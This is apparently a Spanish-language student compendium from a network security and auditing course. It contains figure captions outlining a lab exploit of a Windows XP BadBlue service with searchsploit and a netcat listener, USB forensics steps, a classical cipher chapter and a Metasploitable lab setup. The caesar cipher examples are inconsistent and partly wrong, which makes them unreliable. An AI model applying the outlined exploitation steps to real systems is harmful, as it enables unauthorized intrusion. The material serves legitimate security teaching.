Figura 274. Damos clic izquierdo a la imagen y darle en la opción uncamouflage.	241
Figura 275. Elegir el folder o la carpeta en donde queremos almacenar nuestros archivos	241
Figura 276. Le doy hola guardar, luego finalizar y nuestros archivos anexarán a esta carpeta	242
Figura 277. Probamos la comunicación dando ping de una maquina a otra.....	243
Figura 278. Hacemos un escaneo general con nmap	244
Figura 279. Hacemos un escaneo a la ip de XP	244
Figura 280. Verificamos que el servicio este arriba	245
Figura 281. Probamos y acceder con http://192.1.1.7.....	246
Figura 282. Servidor web respondiendo correctamente desde mi máquina Kali.	246
Figura 283. consultar la base de datos de Exploit-DB directamente desde Kali.	247
Figura 284. , Usé el comando searchsploit -p windows/remote/4784.pl	248
Figura 285. Subir de directorio en la terminal, hasta llegar al directorio raíz /.	248
Figura 286. Se movió el archivo del repositorio de exploits de Kali a mi carpeta de trabajo.....	249
Figura 287. Usé el comando nano 4784.pl Esto me permitió ver que el script	249
Figura 288. Mostramos el encabezado del scrip y adjuntamos lo demás	250

Figura 289. daremos el permiso de ejecución.....	251
Figura 290. Usé head -20 badblue-272-seh para ver las primeras líneas del exploit.....	252
Figura 291. Nos aseguramos de que todo estuviera correctamente configurado probando la conexion	252
Figura 292. Escaneamos la red para ver el servicio.....	253
Figura 293. listener en Kali usando netcat en el puerto 4444.....	253
Figura 294. Ingresamos a nuestra maquina victima.....	253
Figura 295. Dentro de la maquina subimos a la carpeta raíz	254
Figura 296. Buscamos información	254
Figura 297. Mostramos la otra parte de la información obtenida	255
Figura 298. Culminamos mostrando el servicio en ejecución	256
Figura 299. Revisamos que nuestro computador lea la memoria USB.	261
Figura 300. Configuración de Dispositivos USB	261
Figura 301. Selección de la USB Desde Kali	262
Figura 302. Identificación de Dispositivos	262
Figura 303. Generación de Hash de la Memoria USB.....	263
Figura 304. Hash generado.	263
Figura 305. Creación de Imagen USB	264
Figura 306. Finalización de la Creación de la Imagen USB.....	264
Figura 307. Verificación de la Imagen USB	265
Figura 308. Configuración de Permisos de la Imagen	265
Figura 309. Aplicación Autopsy	266
Figura 310. Nos logueamos en autopsy	266

Figura 311. Inicialización del Servicio Web de Autopsy	267
Figura 312. Interfaz Principal de Autopsy	268
Figura 313. Formulario para crear un caso nuevo	269
Figura 314. Creamos un caso nuevo a partir del formulario.....	269
Figura 315. Confirmación de Creación del Caso Forense	270
Figura 316. Configuración Avanzada del Host	270
Figura 317. Host sin Imagen.....	271
Figura 318. Configuración de Importación de Imagen.....	272
Figura 319. Detalles de Partición y Hash.....	272
Figura 320. Imagen Importada Exitosamente.....	273
Figura 321. Volumen Listo para Análisis.....	273
Figura 322.Herramientas de Búsqueda de Archivos.....	274
Figura 323. Cálculo de Hash MD5	275
Figura 324. Página de Descarga de Autopsy	275
Figura 325. Procedemos a instalar autopsy.....	276
Figura 326. Asistente de Instalación	277
Figura 327. Selección de Directorio	277
Figura 328. Confirmación de Instalación.....	278
Figura 329. Instalación Completada del software.....	278
Figura 330. Configuración de Carpetas Compartidas.....	279
Figura 331. Creamos una Carpeta "Autopsy" Creada	279
Figura 332.Configuración de Carpeta Compartida.....	280
Figura 333. Carpeta Compartida Configurada.....	281

Figura 334. Archivos Transferidos a Windows.....	281
Figura 335. Archivos Forenses en Windows.....	282
Figura 336. Interfaz Principal de Autopsy Windows.....	282
Figura 337. Configuración del Caso en Windows	283
Figura 338. Información Adicional del Caso.....	283
Figura 339. Selección de Host	284
Figura 340. Tipo de Fuente de Datos	284
Figura 341. Selección de Imagen Forense	285
Figura 342. Selección de Parámetros de la Imagen y Hash de Verificación.....	285
Figura 343. Módulos de Análisis	286
Figura 344. Se carga Imagen Forense y la fuente de Datos Agregada.....	286
Figura 345. Análisis en Progreso	287
Figura 346. Resultados del Análisis Forense	287
Figura 347. Exportación de Archivos Recuperados.....	288
Figura 348. Guardando Archivo Extraído.....	288
Figura 349. Extracción Exitosa.....	289
Figura 350. Página de Descarga de FTK Imager	289
Figura 351. Descarga de FTK Imager Pro	290
Figura 352. Descarga Exitosa FTK Imager	290
Figura 353. Extracción de Archivos de FTK Imager	291
Figura 354. Instalamos los archivos necesarios	291
Figura 355. Asistente de Instalación FTK Imager	292
Figura 356. Acuerdo de Licencia términos y condiciones.....	292

Figura 357. Carpeta de Destino	293
Figura 358. Listo para Instalar	293
Figura 359. Instalación Completada	294
Figura 360. Interfaz Principal FTK Imager	294
Figura 361. Selección de Tipo de Fuente.....	295
Figura 362. Selección de Imagen Forense	295
Figura 363.Ruta de Evidencia Configurada.....	296
Figura 364. Análisis de Imagen en FTK Imager.....	296
Figura 365. Exportación Exitosa.....	297

Tabla de Tabla

Tabla 1. Características Entre Kali Linux y Metaploitable	48
Tabla 2. Datos de la Red NAT	51
Tabla 3. Direcciones Rentadas Desde el NAT a Cada Maquina	54
Tabla 4. Servicios detectados en la máquina víctima	57
Tabla 5. Puertos Para Vulnerar.....	58
Tabla 1. Ejemplo, opciones de comando y su uso	137

Resumen

El presente tomo académico recopila y desarrolla los contenidos abordados durante el periodo 2025-1 en la asignatura Seguridad y Auditoría de Redes. A lo largo del documento se describen los procedimientos, herramientas y metodologías empleadas en los diferentes laboratorios prácticos enfocados en reconocimiento, análisis de vulnerabilidades, explotación controlada y fortalecimiento de la seguridad en entornos virtualizados. Se emplearon distribuciones GNU/Linux, sistemas Windows, máquinas vulnerables y equipos de red con el fin de comprender de manera integral el funcionamiento de los ataques y las estrategias de protección. Este informe sirve como evidencia del proceso formativo, permitiendo consolidar competencias en ciberseguridad ofensiva y defensiva bajo un enfoque ético y académico.

Introducción

La seguridad informática constituye uno de los pilares fundamentales en la administración moderna de redes y sistemas de información. En el marco de la asignatura Seguridad y Auditoría de Redes, se desarrolló una serie de actividades teórico-prácticas orientadas a comprender los principios y procedimientos esenciales para identificar, evaluar y mitigar vulnerabilidades en diferentes plataformas tecnológicas. Para ello se emplearon máquinas virtuales configuradas en un entorno controlado, permitiendo explorar herramientas de análisis de puertos, explotación de servicios, verificación de configuraciones inseguras y uso de suites especializadas como Nmap, Metasploit Framework, Aircrack-ng, entre otras.

El presente tomo recoge los resultados, comandos utilizados, explicaciones y evidencias de los laboratorios realizados durante el semestre. Su propósito es documentar de forma estructurada las prácticas llevadas a cabo, fortaleciendo el entendimiento de las técnicas empleadas en auditorías de seguridad y resaltando la importancia del enfoque ético en cada procedimiento. De esta manera, el informe se convierte en un apoyo académico para futuros procesos de aprendizaje y para la consolidación de habilidades profesionales en el ámbito de la ciberseguridad.

Alcance

El informe cubre un período de trabajo de cuatro 4 meses, iniciando el lunes 17 de julio de 2025 y extendiéndose hasta el miércoles 21 de noviembre de 2025, momento límite establecido para la entrega oficial del documento. Durante este tiempo se realizaron diferentes prácticas, se vieron distintos temas, se configuraron distintas de las máquinas virtuales, se ejecutaron las pruebas correspondientes por cada tema, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente documento, con el fin de dejar constancia del procedimiento y servir como insumo de estudio futuras.

Objetivos

General

Documentar de manera integral los contenidos, prácticas y procedimientos desarrollados durante el periodo académico 2025-1 en la asignatura *Seguridad y Auditoría de Redes*, impartida por el docente Rafael Sandoval Morales, con el fin de consolidar un tomo académico que refleje el proceso formativo de los estudiantes del IX semestre del programa de Telecomunicaciones e Informática.

Específicos

- Describir los fundamentos teóricos relacionados con la seguridad y auditoría de redes, incluyendo conceptos, métodos y normativas vistas durante el periodo académico 2025-1.
- Documentar de manera detallada los procedimientos desarrollados en los laboratorios prácticos, tales como reconocimiento de redes, uso de herramientas de análisis, exploración de vulnerabilidades y pruebas controladas en máquinas virtuales.
- Aplicar herramientas y técnicas de ciberseguridad ofensiva y defensiva, como análisis de puertos, explotación controlada de vulnerabilidades, creación de payloads y uso de entornos virtualizados para comprender sus funciones y alcances.
- Analizar los resultados obtenidos en cada práctica de laboratorio, identificando dificultades, aprendizajes y mejoras, con el fin de fortalecer las competencias en auditoría y seguridad de redes.

Planteamiento Del Problema

En el contexto actual, las redes informáticas son fundamentales para el funcionamiento de instituciones educativas, organizaciones y sistemas tecnológicos. Sin embargo, esta creciente dependencia de la conectividad expone a dichos entornos a riesgos de seguridad cada vez más sofisticados. La mayoría de los ataques exitosos ocurren no solo por fallas técnicas, sino por la falta de conocimiento en procedimientos de auditoría, análisis de vulnerabilidades y respuesta ante incidentes.

Durante el desarrollo de la asignatura Seguridad y Auditoría de Redes, los estudiantes deben enfrentar escenarios reales simulados mediante máquinas virtuales y laboratorios controlados. No obstante, surge un problema principal: la ausencia de un documento consolidado que recopile explique y analice de manera integral las técnicas, herramientas y procesos aplicados en los laboratorios prácticos, tales como reconocimiento de servicios, escaneo de puertos, explotación de vulnerabilidades, generación de payloads, uso de máquinas vulnerables, análisis de tráfico y técnicas básicas de mitigación.

Esta falta de documentación estructurada dificulta el seguimiento, la comprensión y la estandarización de los procedimientos realizados, afectando la apropiación del conocimiento y dificultando el estudio autónomo. Además, los estudiantes pueden cometer errores que retrasan el aprendizaje, como configuraciones incorrectas, mal uso de herramientas o desconocimiento de la secuencia lógica de un proceso de auditoría.

Por tanto, se identifica la necesidad de crear un tomo académico que compile y explique de forma detallada, clara y práctica todas las actividades, comandos, análisis y resultados obtenidos, con el fin de facilitar el aprendizaje, apoyar futuras cohortes y fortalecer la comprensión de los conceptos de seguridad y auditoría de redes.

1. Capítulo 1: Cifrados.

1.1. Concepto Introductorio

El cifrado es una técnica utilizada desde la antigüedad para proteger la información, garantizando que solo las personas autorizadas puedan comprender el mensaje original. En esencia, consiste en transformar un texto legible (texto plano) en un texto ininteligible (texto cifrado) mediante el uso de una regla o algoritmo.

A lo largo de la historia, los métodos de cifrado han evolucionado desde sistemas manuales simples, como el cifrado César, hasta complejos algoritmos computacionales modernos que emplean claves de gran longitud y operaciones matemáticas avanzadas.

El objetivo principal del cifrado es preservar la confidencialidad y seguridad de la información, evitando el acceso no autorizado a datos sensibles. Existen distintos tipos de cifrados que pueden clasificarse, de manera general, en cifrados por sustitución (donde se reemplazan letras o símbolos) y cifrados por transposición (donde se cambia el orden de los caracteres).

En este capítulo se estudiarán los principales tipos de cifrados clásicos, iniciando con el cifrado César, uno de los más antiguos y sencillos, seguido por el cifrado Vigenère, que introduce el concepto de clave para aumentar la seguridad del mensaje.

1.2. Tipos de cifrados

1.2.1 cesar

El cifrado del cesar indica que va a iniciar desde el final, es un cifrado tradicional por desplazamiento, es una de las técnicas de codificación más simples y más usadas, quiere decir que, si me posiciono en una letra la cuenta 3 posiciones anteriores a esa letra, los signos < y > define si retrocedemos o avanzamos, esto quiere decir que si es <3 debemos posicionarnos 3 letras por delante de la que tenemos y si es >3 se retrocederá 3 letras.

Inglés : A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

Español : A B C D E F G H I J K L M N Ñ O P Q R S T U V W X Y Z

1.2.2 Ejemplo 1 de cifrado:

<3

- **Palabra:** La informática es esencial (descifrarlo)
- **Cifrado:** ODLQIRUPDWLFD

<4 >2 <5 >3 <4 <6

- **Palabra:** piti es la mejor de ñapa
- **Cifrado:** mepe gu gv ohmru za tgv

1.2.3 Ejemplo 2

<4>5 >3 <2>3 <3>3

- **Palabra:** S E G U R I D A D D E R E D E S U T C H
- **Cifrado:** oacqnezwz gh pgfgu rqze
- **Segundo cifrado:** tfhvsjebe gh sfef utch

1.2.4 *Cifrado vigenier.*

El cifrado Vigenère es un método de cifrado polialfabético que utiliza una palabra clave para determinar una serie de desplazamientos en el alfabeto. A diferencia del cifrado César, que emplea un único desplazamiento fijo para todo el texto, el cifrado Vigenère aplica un desplazamiento distinto para cada letra del mensaje, según las letras de la clave elegida.

Este sistema fue descrito por primera vez en el siglo XVI y se atribuye al diplomático francés Blaise de Vigenère, aunque versiones previas del método ya habían sido propuestas por otros criptógrafos europeos. Su objetivo principal era aumentar la seguridad del cifrado por sustitución simple, haciendo más difícil la detección de patrones repetitivos mediante análisis de frecuencia.

El proceso se basa en la repetición de una palabra clave a lo largo del texto a cifrar. Cada letra de la clave indica cuántas posiciones debe desplazarse la letra correspondiente del texto original dentro del alfabeto. La operación se realiza de manera modular, lo que garantiza que el resultado siempre corresponda a una letra válida.

1.2.5 *Ejemplo de cifrado vigenier.*

Supóngase que se desea cifrar la frase:

- **Texto original:** REGISTRO Y CONTROL
- **Palabra clave:** JEFE

Primero, se repite la palabra clave hasta igualar la longitud del texto:

| **Texto original** | R | E | G | I | S | T | R | O | Y | C | O | N | T | R | O | L |

| **Palabra clave** | J | E | F | E | J | E | F | E | J | E | F | E | J | E | F | E |

A continuación, cada letra del texto se sustituye por la letra que se encuentra en la intersección correspondiente de la tabla de Vigenère, donde las filas representan las letras del texto original y las columnas las letras de la clave. De este modo, el cifrado resultante depende tanto del contenido del mensaje como de la palabra clave utilizada, lo que hace que el método sea mucho más resistente a los ataques criptográficos clásicos que el cifrado César.

2. Capítulo 2: Introducción al mundo de la ciberseguridad - Prueba de Penetración en un Entorno Académico Virtual Utilizando Nmap Y Metasploit

2.1. Introducción

La siguiente sección tiene como finalidad documentar detalladamente el proceso mediante el cual se llevó a cabo la identificación, análisis y explotación de vulnerabilidades en una máquina virtual vulnerable (Metasploitable), utilizando herramientas como Nmap y Metasploit Framework, dentro del entorno de red previamente configurado bajo VirtualBox con adaptadores NAT. Este ejercicio corresponde a la práctica asignada por el docente a cargo como parte del desarrollo de competencias en auditoría de seguridad informática, y fue realizado en un entorno académico controlado y con fines exclusivamente educativos. Dentro de este contexto, también se busca demostrar la correcta aplicación de conceptos clave de la ciberseguridad ofensiva, como son el reconocimiento activo de servicios, la enumeración de versiones, la búsqueda de exploits conocidos, y la ejecución de payloads interactivos para obtener control sobre sistemas objetivo. Las técnicas desarrolladas están alineadas con los lineamientos éticos del hacking de penetración, y se basan en las instrucciones proporcionadas por el docente en sesiones anteriores, así como en la documentación técnica de las herramientas empleadas.

2.2. Alcance

Según lo estimado esta sección cubría un período de trabajo de cuatro días, iniciando el lunes 4 de agosto de 2025 y extendiéndose hasta el miércoles 6 de agosto de 2025, finalizando el jueves 7 de agosto a las 9:00 a. m., momento límite establecido para la entrega oficial del documento. Durante este tiempo se realizó la configuración de las máquinas virtuales, se ejecutaron las pruebas correspondientes, se recopilaron evidencias (capturas de pantalla, salidas de comandos, configuraciones relevantes) y se sistematizó la información en el presente informe, con el fin de dejar constancia del procedimiento y servir como insumo de estudio para evaluaciones futuras.

2.3.Objetivos

2.3.1 General

Realizar una prueba de penetración controlada sobre una máquina virtual vulnerable (Metasploitable), utilizando herramientas de análisis y explotación como Nmap y Metasploit Framework, con el fin de identificar y documentar vulnerabilidades explotables en un entorno académico simulado.

2.3.2 Específicos

- Configurar correctamente el entorno de red entre las máquinas virtuales (atacante y víctima) dentro de VirtualBox, asegurando la conectividad a través de una red NAT denominada “SEMESTRE9-2025-1”.
- Ejecutar escaneos de red mediante Nmap para descubrir hosts activos y obtener información detallada sobre los servicios y versiones disponibles en la máquina víctima.

- Identificar posibles vulnerabilidades presentes en los servicios detectados, mediante el uso de herramientas como Searchsploit y los módulos incorporados en Metasploit Framework.
- Configurar y utilizar correctamente módulos de explotación en Metasploit para ejecutar payloads que permitan tomar control de los servicios vulnerables en la máquina víctima.
- Documentar paso a paso el proceso realizado, incluyendo evidencias como comandos ejecutados, resultados obtenidos y capturas de pantalla que respalden los hallazgos técnicos.

2.4. Planteamiento Del Problema Del Capítulos 2

En un entorno cada vez más digitalizado e interconectado, las organizaciones, instituciones educativas y usuarios particulares dependen en gran medida de sistemas informáticos que ofrecen múltiples servicios en red. Esta creciente dependencia ha traído consigo una expansión de la superficie de ataque, es decir, el conjunto de puntos vulnerables por donde un atacante podría comprometer la seguridad de un sistema. A pesar de los avances tecnológicos en software y hardware, muchos servicios siguen presentando fallas de configuración, versiones obsoletas o vulnerabilidades conocidas que pueden ser explotadas fácilmente si no se identifican y mitigan a tiempo.

En el ámbito educativo, uno de los principales desafíos consiste en brindar a los estudiantes oportunidades para aplicar de forma práctica los conocimientos adquiridos en el aula sobre seguridad informática, análisis de vulnerabilidades y técnicas de explotación. Sin embargo, realizar prácticas de hacking ético directamente sobre sistemas reales implica riesgos éticos, legales y operacionales. Es por ello que el uso de entornos virtualizados, como Metasploitable, se ha convertido en una herramienta fundamental para el aprendizaje responsable y seguro de estas habilidades.

A pesar de contar con estos recursos, muchos estudiantes no comprenden con claridad la forma adecuada de aplicar las herramientas de análisis y explotación, ni los pasos metodológicos necesarios para llevar a cabo una prueba de penetración completa y estructurada. El desconocimiento sobre cómo descubrir servicios vulnerables, identificar exploits adecuados o ejecutar un ataque sin comprometer la estabilidad del entorno puede dificultar el proceso de aprendizaje y limitar la comprensión de los conceptos clave de ciberseguridad ofensiva.

Este informe surge como respuesta a la necesidad de documentar de forma clara y práctica cómo realizar una prueba de penetración ética sobre una máquina vulnerable, replicando un escenario realista en un entorno académico controlado. En este caso, se hace uso de herramientas ampliamente reconocidas como Nmap, para el reconocimiento activo de la red, y Metasploit Framework, para la explotación de vulnerabilidades conocidas, con el fin de fortalecer las competencias técnicas del estudiante, mejorar su capacidad de análisis y prepararlo adecuadamente para situaciones prácticas que puedan presentarse tanto en el entorno académico como en el profesional.

2.5. Desarrollo del capítulo: Reconocimiento y Explotación de Servicios Vulnerables en Metasploitable Usando Nmap y Metasploit

El lunes 4 de agosto de 2025, el docente Rafael S Morales, como parte de la recuperación de la clase del día 31 de Julio de 2025, en esta clase se dio la introducción al mundo de la ciberseguridad. Los temas tratados en dicho encuentro obedecieron a como se configura el NAT, que básicamente es una forma de DHCP para las máquinas virtuales, el software que se eligió para la creación de estas máquinas virtuales fue VirtualBox.

2.6. Conocimientos Previos

Antes de comenzar a desarrollar el informe y mostrar los resultados obtenidos se debe conocer una serie de conceptos que por lo menos yo considero que son de suma importancia para conocer lo que se hizo y con qué se trabajó.

2.6.1 ¿Qué es VirtualBox?

Según (Oracle, 2024) *“VirtualBox es un software de virtualización completo de propósito general para hardware x86_64 (con la versión 7.1 adicionalmente para macOS/Arm), dirigido a computadoras portátiles, computadoras de escritorio, servidores y uso integrado.”*

VirtualBox nos permite ejecutar múltiples sistemas operativos como máquinas virtuales en un único equipo físico, sin necesidad de reiniciar ni alterar el sistema principal. Es compatible con diversas plataformas anfitrionas como Windows, Linux, macOS y lo que hace un software bastante necesario dentro del campo de la enseñanza y la práctica en el ámbito de la ciberseguridad.

2.6.1.1 Características de VirtualBox.

Según Oracle las principales características de VirtualBox son:

- Soporte para sistemas operativos invitados como Debian, Ubuntu, Kali Linux, Windows, entre otros.
- Configuración flexible de recursos (memoria, CPU, almacenamiento).
- Compatibilidad con imágenes ISO, instantáneas del sistema, carpetas compartidas, USB y red virtual.
- Comunidad activa y documentación abundante

2.6.1 ¿Qué es Nmap?

(Nmap, s. f.) dice *“Nmap (“mapeador de redes”) es una herramienta de código abierto para exploración de red y auditoría de seguridad. Se diseñó para analizar rápidamente grandes redes, aunque funciona muy bien contra equipos individuales.”*

Nmap envía paquetes personalizados a las máquinas objetivo y analiza las respuestas para inferir información sobre los servicios, puertos, protocolos y sistemas operativos presentes. Puede trabajar tanto en modo sencillo (ping scan, escaneo TCP) como en modos avanzados usando scripts personalizados.

2.6.2 ¿Qué son Metasploitable 2 y Kali Linux?

Metasploitable es una máquina virtual intencionalmente vulnerable creada por Rapid7 (los mismos desarrolladores de Metasploit Framework) con el propósito de que estudiantes, investigadores y profesionales de la seguridad informática puedan practicar técnicas de hacking ético y pruebas de penetración en un entorno controlado y legal.

Según (Buckbee, 2022) :

El Proyecto Metasploit fue emprendido en 2003 por HD. Moore para su uso como herramienta de red portátil basada en Perl, con la ayuda del desarrollador principal Matt

Miller. Se convirtió completamente a Ruby en 2007, y la licencia fue adquirida por Rapid7 en 2009, donde permanece como parte del repertorio de la compañía con sede en Boston de desarrollo de firmas IDS y herramientas específicas de explotación remota, fuzzing, antiforenses y evasión.

Por otro lado, Kali Linux es una distribución de Linux especializada en ciberseguridad, desarrollada por Offensive Security. Está diseñada específicamente para realizar pruebas de penetración, análisis forense digital, ingeniería inversa y auditorías de seguridad.

Según el Sitio oficial (Kali Linux, 2025): *“Kali Linux es una distribución de Linux de código abierto basada en Debian orientada a diversas tareas de seguridad de la información, como pruebas de penetración, investigación de seguridad, informática forense e ingeniería inversa que incluye más de 600 herramientas preinstaladas”*

2.6.2.1 Características de estos sistemas

Si hacemos un cuadro comparativo entre los dos entornos encontraremos que tiene las siguientes características :

Tabla 1. Características Entre Kali Linux y Metasploitable

Característica	Metasploitable	Kali Linux
Función principal	Máquina víctima (con fallas) uso educativo	Máquina atacante (con más de 600 herramientas)
Diseñada para	Ser explotada en entornos de prueba	Realizar ataques controlados y análisis
Basada en	Linux (generalmente Ubuntu)	Linux Debian
Riesgo si se expone	Alto (tiene vulnerabilidades activas)	Bajo (controlado por el usuario)

2.7. Conducto Seguidos al Desarrollar Esta Práctica (paso 1)

Para empezar a desarrollar esta práctica seguimos los siguientes pasos que se desarrollaran a continuación .

2.7.1 Configuración de la red NAT para nuestro practica

Lo primero que hicimos fue configurar una red NAT para que los equipos virtuales se comuniquen entre sí, esta red actuara como un servicio DHCP que les rentara direcciones tanto a Kali Linux como a Metaplateible, lo que en última instancia permitió la comunicación entre estos sistemas



Figura 1. Ingreso al Apartado de Herramientas de VirtualBox

Observación: Lo primero que se hizo fue ingresar al VirtualBox y se entro al apartado de herramientas (marcado con el rectángulo verde).




Figura 2. Selección del Apartado Red

Observación: Lo siguiente fue darle clic al apartado de red tal cual como se puede observar en la imagen anterior, luego podemos entender cómo se crea el NAT




Figura 3. Creación de Red NAT

Observación: al ingresar al apartado de nos saldrá el siguiente cuadro; si bien este apartado nos permite crear 3 tipos de redes, aquí seleccionaremos la opción de red NAT (flecha-

azul) luego seleccionamos la opción de crear (cuadro naranjado) en ahí ingresaremos el nombre que queramos para nuestra red, en mi caso elegí la red **Red-semester9-2025-1**, por que fue con la que trabajamos en clase. Por último, nos ubicamos en la parte inferior de nuestra página e ingresamos la Ip a repartir, el prefijo que necesitemos y precionamos habilitar el DHCP, los datos ingresados fueron los siguientes.

Tabla 2. Datos de la Red NAT

Nombre	Ip	prefijo
semester-9-2025-1	192.1.1.0	/24

2.7.2 Se habilita el apartador de red NAT en los sistemas Kali Linux y Metaploitable

Para poder habilitar la opción de apartador NAT en los sistemas operativos que estamos trabajando haremos lo siguiente:




Figura 4. Habilitación Adaptador NAT en Kali y Metap

Damos clic en los 3 cuadros (flecha naranja) luego el apartado de configuración (flecha azul) precionamos el apartado de red (flecha negra). Por último, habilitamos el adaptador de red y seleccionamos la opción de conectar red NAT, se habilita el modo promiscuo para que se permita, si hacemos todo bien nos debería salir así.




Figura 5. Forma Correcta de Configuración , configuración en Kali Linux

Observación: Al configurar el adaptador de forma correcta nos debería salir el nombre de la red NAT y el modo promiscuo debería poder configurarse en permitir todo.

